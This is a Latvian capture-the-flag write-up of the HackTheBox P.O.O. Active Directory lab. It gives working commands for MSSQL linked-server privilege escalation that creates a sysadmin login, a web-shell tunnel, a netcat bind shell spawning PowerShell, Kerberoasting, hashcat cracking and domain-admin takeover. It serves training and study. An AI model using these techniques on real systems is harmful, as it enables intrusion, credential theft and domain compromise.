

Šajā rakstā analizēsim ne tikai mašīnas, bet arī veselas mini-laboratorijas izpildi no platformas. .

Kā teikts aprakstā, P.O.O. ir paredzēts prasmju pārbaudei visos uzbrukumu posmos nelielā Active Directory vidē. Mērķis ir kompromitēt pieejamo hostu, paaugstināt privilēģijas un galu galā kompromitēt visu domēnu, savācot 5 karodziņus.
Piekļuve laboratorijai tiek nodrošināta caur VPN. Ieteicams neizmantot darba datoru vai resursus, kuriem ir svarīgi dati, jo jūs nonākat privātajā tīklā kopā ar cilvēkiem, kuri kaut ko prot informācijas drošības jomā 🙂
Organizatoriskā informācija
Lai jūs varētu uzzināt par jauniem rakstiem, programmatūru un citu informāciju, es izveidoju un IinK drošības jomā. Tāpat es personīgi izskatīšu jūsu privātās lūgšanas, jautājumus, priekšlikumus un ieteikumus .
Visa informācija ir sniegta tikai izglītojošiem mērķiem. Šī dokumenta autors neuzņemas nekādu atbildību par jebkādiem kaitējumiem, kas varētu rasties kādam, izmantojot zināšanas un metodes, iegūtas, studējot šo dokumentu.
Ievads
Šis endgame sastāv no divām mašīnām un satur 5 karodziņus.

Tiek sniegts arī apraksts un pieejamā hosta adrese.
Sāksim!
Recon karodziņš
Šai mašīnai ir IP adrese 10.13.38.11, kuru pievienoju pie /etc/hosts.
10.13.38.11 poo.htb
Vispirms skenējam atvērtos portus. Tā kā visus portus skenēt ar nmap ir lēni, es vispirms to izdarīšu, izmantojot masscan. Mēs skenējam visus TCP un UDP portus no tun0 interfeisa ar ātrumu 500 paketi sekundē.
sudo masscan -e tun0 -p1-65535,U:1-65535 10.13.38.11 --rate=500 
Tagad, lai iegūtu detalizētāku informāciju par pakalpojumiem, kas strādā uz portiem, veiksim skenēšanu ar opciju -A.
nmap -A poo.htb -p80,1433 
Tādējādi mēs iegūstam IIS un MSSQL pakalpojumus. Tajā pašā laikā uzzinām reālo DNS nosaukumu domēna un datora. Mūsu tikšanās ar tīmekļa serveri sākas ar IIS mājas lapu.
Pārskatīsim direktorijas. Es tam izmantošu gobuster. Parametros norādām pavedienu skaitu 128 (-t), URL (-u), vārdnīcu (-w) un mums interesējošas paplašinājumus (-x).
gobuster dir -t 128 -u poo.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,aspx,html 
Tādējādi mums ir HTTP autentifikācija direktorijā /admin, kā arī pieejams darba virsmas pakalpojuma uzglabāšanas fails .DS_Store. .DS_Store - tie ir faili, kuros tiek saglabātas lietotāja preferences par mapi, piemēram, failu saraksts, ikoniku atrašanās vieta, izvēlētais fona attēls. Šāds fails var nonākt tīmekļa servera direktorijā tīmekļa izstrādātājiem. Tādējādi mēs iegūstam informāciju par katalogu saturu. Šim var izmantot .
python3 dsstore_crawler.py -i http://poo.htb/ 
Mēs iegūstam kataloga saturu. Interesantākais šeit ir katalogs /dev, no kura mēs divās filiālēs varam apskatīt avotus un db failus. Bet mēs varam pārbaudīt pirmos 6 simbolus failu un direktoriju nosaukumos, ja serviss ir ievainojams IIS ShortName. Šīs ievainojamības klātbūtni var pārbaudīt, izmantojot .

Un mēs atrodam vienu teksta failu, kas sākas ar "poo_co". Nezinot, ko darīt tālāk, es vienkārši izvēlējos no direktoriju vārdnīcas visus vārdus, kas sākas ar "co".
cat /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt | grep -i "^co" > co_words.txtUn mēs pārbaudīsim, izmantojot wfuzz.
wfuzz -w ./co_words.txt -u "http://poo.htb/dev/dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt" --hc 404 
Un mēs atrodam piemērotu vārdu! Apskatām šo failu, saglabājam akreditācijas datus (spriežot pēc DBNAME parametra, tie ir no MSSQL).

Mēs nododam karogu un progresējam par 20%.
Huh flag
Pieslēdzamies MSSQL, es izmantoju DBeaver.

Nebūtu nekā interesanta šajā datubāzē, ļaujiet izveidot SQL redaktoru un pārbaudīt, kādi ir lietotāji.
SELECT name FROM master..syslogins; 
Mums ir divi lietotāji. Apskatīsim savas privilēģijas.
SELECT is_srvrolemember('sysadmin'), is_srvrolemember('dbcreator'), is_srvrolemember('bulkadmin'), is_srvrolemember('diskadmin'), is_srvrolemember('processadmin'), is_srvrolemember('serveradmin'), is_srvrolemember('setupadmin'), is_srvrolemember('securityadmin'); 
Tādējādi nav nekādu privilēģiju. Apskatīsim saistītos serverus, par šo metodi es detalizēti rakstīju .
SELECT * FROM master..sysservers; 
Tādējādi mēs atrodam vēl vienu SQL serveri. Pārbaudīsim komandu izpildi uz šī servera, izmantojot openquery().
SELECT version FROM openquery("COMPATIBILITYPOO_CONFIG", 'select @@version as version'); 
Un mēs pat varam izveidot vaicājumu koku.
SELECT version FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT version FROM openquery("COMPATIBILITYPOO_PUBLIC", ''select @@version as version'');');Problēma ir tāda, ka, kad mēs veicam vaicājumu uz saistīto serveri, vaicājums tiek izpildīts cita lietotāja kontektā! Apskatīsim, kāda lietotāja kontekstā mēs darbojamies uz saistītā servera.
SELECT name FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT user_name() as name'); 
Un tagad paskatīsimies, kādā kontekstā tiek izpildīti vaicājumi no saistītā servera uz mūsu!
SELECT * FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT name FROM openquery("COMPATIBILITYPOO_PUBLIC", ''SELECT user_name() as name'');'); 
Tādējādi tas ir DBO konteksts, kam jābūt visām privilēģijām. Pārbaudīsim privilēģijas attiecībā uz vaicājumu no saistītā servera.
SELECT * FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT * FROM openquery("COMPATIBILITYPOO_PUBLIC", ''SELECT is_srvrolemember(''''sysadmin''''), is_srvrolemember(''''dbcreator''''), is_srvrolemember(''''bulkadmin''''), is_srvrolemember(''''diskadmin''''), is_srvrolemember(''''processadmin''''), is_srvrolemember(''''serveradmin''''), is_srvrolemember(''''setupadmin''''), is_srvrolemember(''''securityadmin'''')'')'); 
Kā var pamanīt, mums ir visas privilēģijas! Izveidosim savu administratoru. Bet caur openquery neizdod, darīsim to ar EXECUTE AT.
EXECUTE('EXECUTE(''CREATE LOGIN [ralf] WITH PASSWORD=N''''ralfralf'''', DEFAULT_DATABASE=[master], CHECK_EXPIRATION=OFF, CHECK_POLICY=OFF'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''CREATE USER [ralf] FOR LOGIN [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''ALTER SERVER ROLE [sysadmin] ADD MEMBER [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''ALTER ROLE [db_owner] ADD MEMBER [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
Un tagad pieslēdzamies ar jaunā lietotāja datiem, novērojam jauno datu bāzi flag.

Izdodam šo fanu un ejam tālāk.
BackTrack fans
Iegūsim shell, izmantojot MSSQL, es izmantoju mssqlclient no impacket pakotnes.
mssqlclient.py ralf:ralfralf@poo.htb -db POO_PUBLIC 
Mums ir jāiegūst paroli, un pirmais, ko jau esam sastapuši, ir tīmekļa vietne. Tādējādi mums ir nepieciešama tīmekļa servera konfigurācija (izmetot ērtu shell neizdod, šķiet, ka strādā firewalls).

Bet piekļuve ir aizliegta. Lai gan mēs varam izlasīt failu no MSSQL, nepieciešams tikai zināt, kādi programmēšanas valodas ir konfigurētas. Un MSSQL direktorijā uzzinām, ka ir Python.

Tādēļ izlasīt failu web.config nav nekādu problēmu.
EXEC sp_execute_external_script
@language = N'Python',
@script = "print(open('C:inetpubwwwrootweb.config').read())" 
Ar atrastajiem datiem ieiesim uz /admin un paņemam fanu.

Foothold fanu
Patiesībā no ugunsmūra izmantošanas ir dažas neērtības, bet, pārskatot tīkla iestatījumus, pamanām, ka tiek izmantots arī IPv6 ugunsmūris!

Pievienosim šo adresi uz /etc/hosts.
dead:babe::1001 poo6.htb
Pārskatīsim hostu no jauna, bet šoreiz caur IPv6 protokolu.

Un caur IPv6 pieejama WinRM dienests. Pieslēgsimies ar atrastajām datiem.

Uz darbvirsmas ir fans, izsniegsim to.
P00ned fans
Veicot izpēti uz hosta, izmantojot nekas īpašs netiek atrasts. Tādēļ tika pieņemts lēmums atkal meklēt datus (par šo tēmu es arī rakstīju ). Bet iegūt visus SPN no sistēmas caur WinRM man neizdevās.
setspn.exe -T intranet.poo -Q ** 
Veiksim komandu caur MSSQL.

Norādītajā veidā mēs iegūstam lietotāju p00_hr un p00_adm SPN, kas nozīmē, ka tie ir pakļauti tādām uzbrukumiem kā Kerberoasting. Īsi sakot, mēs varam iegūt viņu parolu hashes.
Vispirms ir jāiegūst stabils šells kā MSSQL lietotājam. Bet, tā kā piekļuve ir ierobežota, mēs varam sazināties ar hostu tikai caur 80 un 1433 portu. Taču ir iespēja tunelēt trafiku caur 80 portu! Tāpēc izmantosim . Augšupielādēsim failu tunnel.aspx uz mājas direktoriju tīmekļa serverī — C:inetpubwwwroot.

Taču, mēģinot piekļūt tam, mēs saņemam 404 kļūdu. Tas nozīmē, ka *.aspx faili netiek izpildīti. Lai faili ar šo paplašinājumu tiktu izpildīti, instalēsim ASP.NET 4.5 šādā veidā.
dism /online /enable-feature /all /featurename:IIS-ASPNET45 
Un tagad piekļūstot tunnel.aspx, saņemam atbildi, ka viss ir gatavs darbam.

Sāksim klienta daļu lietojumprogrammas, kas nodarbosies ar trafika pārsūtīšanu. Mēs novirzīsim visu trafiku no 5432 porta uz serveri.
python ./reGeorgSocksProxy.py -p 5432 -u http://poo.htb/tunnel.aspx 
Un izmantojam proxychains, lai sūtītu jebkuras lietojumprogrammas trafiku caur mūsu proxy. Pievienosim šo proxy konfigurācijas failā /etc/proxychains.conf.

Tagad augšupielādēsim serverī programmu , ar kuru izveidosim stabilu bind šellu, un skriptu , ar kuru veiksim Kerberoasting uzbrukumu.

Tagad caur MSSQL palaižam klāsta klausītāju.
xp_cmdshell C:tempnc64.exe -e powershell.exe -lvp 4321 
Un pieslēdzamies caur mūsu proxy.
proxychains rlwrap nc poo.htb 4321 
Un iegūsim hashus.
. .Invoke-Kerberoast.ps1
Invoke-Kerberoast -erroraction silentlycontinue -OutputFormat Hashcat | Select-Object Hash | Out-File -filepath 'C:tempkerb_hashes.txt' -Width 8000
type kerb_hashes.txt 
Tālāk ir jāveic šādu hashu pārbaude. Tā kā rockyou vārdnīcā šo parolu nebija, es izmantoju VISAS passwords vārdnīcas, ko sniedz Seclists. Lai pārbaudītu, izmantojam hashcat.
hashcat -a 0 -m 13100 krb_hashes.txt /usr/share/seclists/Passwords/*.txt --forceUn atrodam abus parolus, pirmais vārdnīcā dutch_passwordlist.txt, bet otrais vārdnīcā Keyboard-Combinations.txt.


Un tā kā mums ir trīs lietotāji, dodamies uz domēna kontrolieri. Vispirms noskaidrosim tā adresi.

Lieliski, mēs uzzinājām domēna kontroliera IP adresi. Tagad noskaidrosim visus domēna lietotājus un to, kurš no viņiem ir administrators. Lejupielādēsim skriptu, lai iegūtu informāciju PowerView.ps1. Pēc tam pieslēgsimies, izmantojot evil-winrm, norādot parametra -s vērtību kā direktoriju ar skriptu. Un pēc tam vienkārši augšupielādēsim skriptu PowerView.

Tagad ir pieejamas visas tā funkcijas. Lietotājs p00_adm šķiet kā privileģēts, tāpēc strādāsim viņa kontekstā. Izveidosim objektu PSCredential šim lietotājam.
$User = 'p00_adm'
$Password = 'ZQ!5t4r'
$Cpass = ConvertTo-SecureString -AsPlainText $Password -force
$Creds = New-Object System.Management.Automation.PSCredential -ArgumentList $User,$Cpass
Tagad visas PowerShell komandas, kur mēs norādīsim Creds, tiks izpildītas p00_adm vārdā. Apskatīsim lietotāju sarakstu un atribūtu AdminCount.
Get-NetUser -DomainController dc -Credential $Creds | select name,admincount 
Tātad, mūsu lietotājs ir patiešām privileģēts. Apskatīsim, kurās grupās viņš ir.
Get-NetGroup -UserName "p00_adm" -DomainController dc -Credential $Creds 
Beidzot apstiprinām, ka lietotājs ir domēna administrators. Tas piešķir viņam tiesības attālināti pieslēgties domēna kontrolierim. Mēģināsim ienākt caur WinRM, izmantojot mūsu tuneli. Manā prātā radās jautājumi par reGeorg izsniegtajām kļūdām, izmantojot evil-winrm.

Tādēļ izmantosim citu, vieglāku, lai pieslēgtos WinRM. Atvērsim un mainīsim savienojuma iestatījumus.

Mēģinām pieslēgties, un mēs esam sistēmā.

Bet karoga nav. Tātad aplūkosim lietotāju un pārbaudīsim darba galddatorus.
